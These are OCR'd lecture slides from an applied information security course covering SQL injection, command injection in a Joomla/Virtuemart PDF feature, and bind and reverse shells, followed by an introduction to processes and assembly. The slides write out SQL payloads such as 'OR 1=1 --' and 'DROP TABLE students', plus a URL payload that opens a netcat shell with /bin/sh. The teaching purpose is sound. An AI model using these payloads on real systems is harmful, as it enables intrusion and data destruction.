
Hacking: Systems


Applied Information Security
Lecture 2

Recap: Foreknowledge

Know your enemy.

- Attacker Mindset
- Attack Phases
- Attacker Tools

With few resources: code injection (remote code execution)


- Dynamic Evaluation
- Insecure Deserialization
- Cross-Site Scripting

Today's Topics


More attacks! (systems)

- SQL Injection
- Command Injection
- Buffer Overflow

recap: Process, Computer Systems



SQL Injection



```
SELECT h.pro
FROM company
WHERE o.pro
ORDER BY 2;
```

SQL Injection

Web server listens on

- TCP port 80 (HTTP)
- TCP port 443 (HTTPS)

Upon receiving request: web apps

- Consult routing table
  e.g. URL http://1.2.3.4/saved/1230.html to /var/www/saved/1230.html
- Query database w/ user input
  MySQL, Oracle, Microsoft, PostgreSQL, ...

Exploit to run arbitrary queries!

Target: Web server (web app, db)

SQL Injection

- Extremely popular variant of code injection
- Attacker supplies SQL commands as input
- Web-server passes these commands to database engine

```
$name= $_REQUEST['studentname'];
$query="SELECT * FROM students WHERE name=  ".$name." ;   ";
$result=mysql_query($query);
```

What does result return?

http://school.web.site/search.php?studentname='Robert'

SQL Injection

- Extremely popular variant of code injection
- Attacker supplies SQL commands as input
- Web-server passes these commands to database engine

```
$name= $_REQUEST[‘studentname’];
$query=“SELECT * FROM students WHERE name=  “.$name.” ;   ”;
$result=mysql_query($query);
```

http://school.web.site/search.php?studentname=‘Robert’ OR 1=1

SQL Injection

- Extremely popular variant of code injection
- Attacker supplies SQL commands as input
- Web-server passes these commands to database engine


```
$name= $_REQUEST['studentname'];
$query="SELECT * FROM students WHERE name= 'Robert' OR 1=1 ;   ";
$result=mysql_query($query);
```

What does result return?

http://school.web.site/search.php?studentname='Robert' OR 1=1

SQL Injection

- Extremely popular variant of code injection
- Attacker supplies SQL commands as input
- Web-server passes these commands to database engine




```
$name= $_REQUEST['studentname'];
$query="SELECT * FROM students WHERE name= ' ".$name." ';   ";
$result=mysql_query($query);
```

http://school.web.site/search.php?studentname='Robert' OR 1=1

SQL Injection

- Extremely popular variant of code injection
- Attacker supplies SQL commands as input
- Web-server passes these commands to database engine

```
$name= $_REQUEST[‘studentname’];
$query=“SELECT * FROM students WHERE name= ‘Robert’ OR 1=1 --’;    ”;
$result=mysql_query($query);
```

What does result return?

http://school.web.site/search.php?studentname=Robert’ OR 1=1 --

SQL Injection

- Extremely popular variant of code injection
- Attacker supplies SQL commands as input
- Web-server passes these commands to database engine

```
$name= $_REQUEST['studentname'];
$query="SELECT * FROM students WHERE name= 'Robert'; DROP TABLE students;-- '; ";
$result=mysql_query($query);
```

What happens?

http://school.web.site/search.php?studentname=Robert'; DROP TABLE students;--

SQL Injection

Little Bobby Tables


SQL Injection

Data Breaches


Most data breaches are from SQL attacks.

- credit card numbers
- passwords
- social security numbers
- ...


$M in damages, *each year*.



Command Injection



Command Injection



Web server listens on

- TCP port 80 (HTTP)
- TCP port 443 (HTTPS)

Upon receiving request: web apps.

- Consult routing table
  e.g. URL http://1.2.3.4/saved/1230.html to /var/www/saved/1230.html
- Launch external programs
  PHP, Python, Perl, ASP.NET, Java, ...

Exploit this to launch arbitrary code!

Target: Web server (or its web apps)

Black-box audit

```
root@kali:~# nmap -sV -O 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 12:27 CET
Nmap scan report for bob (192.168.1.1)
Host is up (0.00062s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      ProFTPD 1.3.0
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 5 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch m
od_ssl/2.2.9 OpenSSL/0.9.8g)
443/tcp   open  ssl/http Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch m
od_ssl/2.2.9 OpenSSL/0.9.8g)
12345/tcp open  netbus?
```

- + Joomla version (1.5)
- + Virtuemart module (1.1.2)
- What's your strategy now?

Command Injection

- Virtuemart allow a visitor of the shop to create a PDF file of her order
- Interesting bites of ”shop.pdf_output.php”


```
$showpage = vmGet( $_REQUEST, 'showpage');
...
if (@file_exists( "/usr/bin/htmldoc" )) {

$load_page = $mosConfig_live_site . "/index2.php?option=com_virtuemart&
page=$showpage&flypage=$flypage&product_id=$product_id
&category_id=$category_id&pop=1&hide_js=1&output=pdf";
...
passthru( "/usr/bin/htmldoc --no-localfiles --quiet -t pdf14 --jpeg
--webpage --header t.D --footer ./. --size letter --left 0.5in '$load_page'" );
```

Command Injection

- https://bob/index.php?page=shop.pdf_output&option=com_virtuemart&showpage=index.php
- https://bob/index.php?page=shop.pdf_output&option=com_virtuemart&showpage=**';ls;'**

```
$load_page = $mosConfig_live_site . "/index2.php?option=com_virtuemart&
page=$showpage&flypage=$flypage&product_id=$product_id
&category_id=$category_id&pop=1&hide_js=1&output=pdf";
...
passthru( "/usr/bin/htmldoc --no-localfiles --quiet -t pdf14 --jpeg
--webpage --header t.D --footer ./. --size letter --left 0.5in '$load_page'" );
```

Bind and Reverse Shells



- Sending commands through URL can be frustrating
- Goal: Establish a shell for issuing commands to the victim machine

Bind shell

Attacker connects to victim's listening port

Listener port: 4444

Reverse shell

Victim connects to attacker's listening port

Listener port: 4444

Bind and Reverse Shells


- Let’s create a shell to Bob machine

- https://bob/index.php?page=shop.pdf_output&option=com_virtuemart&showpage**’; nc –l –p 4444 –e /bin/sh;’**

- While on the attacker’s machine: `nc –v bob 4444`


- Is that a bind or reverse shell?

Command Injection: Reverse Shell




reverse shell,
victim (Windows)


Command Injection: Reverse Shell




Command Injection: Reverse Shell



Command Injection: Reverse Shell



Command Injection: Reverse Shell



Process

South Park, Season 2 Episode 17

Process

Running instance of a *program*.

- follows its *programming*, (to-the-letter, without question) (like a gnome)

Processes on your computer:

Windows:	Task Manager
Mac:	Activity Monitor
Linux:	Table of Processes (`top`)

What defines a process?
How does it run?

Program

Specification that *instructs* a process what to do.

Implemented in some programming language.

- Shell
- C
- …

How do the *instructions* happen?

Assembly Language

```
; Example of IBM PC assembly language
; Accepts a number in register AX;
; subtracts 32 if it is in the range 97-122;
; otherwise leaves it unchanged.

SUB32  PROC          ; procedure begins here
       CMP  AX,97    ; compare AX to 97
       JL   DONE     ; if less, jump to DONE
       CMP  AX,122   ; compare AX to 122
       JG   DONE     ; if greater, jump to DONE
       SUB  AX,32    ; subtract 32 from AX
DONE:  RET           ; return to main program
SUB32  ENDP          ; procedure ends here
```

Specification translated to assembly.

Assembly: Language of the CPU.

